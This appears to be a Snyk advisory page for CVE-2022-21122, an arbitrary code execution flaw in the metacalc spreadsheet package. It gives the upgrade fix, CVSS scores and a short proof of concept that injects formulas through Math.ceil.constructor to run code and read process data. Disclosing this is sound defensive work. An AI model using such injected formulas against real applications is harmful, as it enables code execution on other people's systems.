Arbitrary Code Execution

Affecting metacalc package, versions <0.0.2

INTRODUCED: 17 MAY 2022   CVE-2022-21122 ?

CWE-94 ?   (FIRST ADDED BY SNYK)

Share ⌄

How to fix?

Upgrade `metacalc` to version 0.0.2 or higher.

Overview

metacalc is a Spreadsheet calculations for Metarhia

Affected versions of this package are vulnerable to Arbitrary Code Execution when it exposes JavaScript's Math class to the v8 context. As the Math class is exposed to user-land, it can be used to get access to JavaScript's Function constructor.

PoC

```
const { Sheet } = require('metacalc'); const
sheet = new Sheet(); sheet.cells['A1'] =
'=Math.ceil.constructor("console.log(process)")
()'; console.log(sheet.values['A1']);
sheet.cells['A3'] =
'=Math.ceil.constructor("console.log(process.mainMo
\'utf-8\'))")()';
console.log(sheet.values['A3']);
```

Search by package n

9.0
CRITICAL

Snyk CVSS

Exploit Maturity | **Proof of concept** ?

Attack Complexity **High** ?

Scope **Changed** ?

Confidentiality (HIGH) ?

Integrity (HIGH) ?

Availability (HIGH) ?

See more

> NVD   (9.8 CRITICAL)

Do your applications use this vulnerable package?

References

- [GitHub Commit](#)
- [GitHub PR](#)

🎓 Snyk Learn

Learn about Arbitrary Code Execution vulnerabilities in an interactive lesson.

Start learning

Snyk ID	SNYK-JS-METACALC-2826197
Published	30 May 2022
Disclosed	17 May 2022
Credit	Vladyslav Dukhin

Report a new vulnerability

Found a mistake?

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About

Jobs

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT

DevSecCon

Join the >> community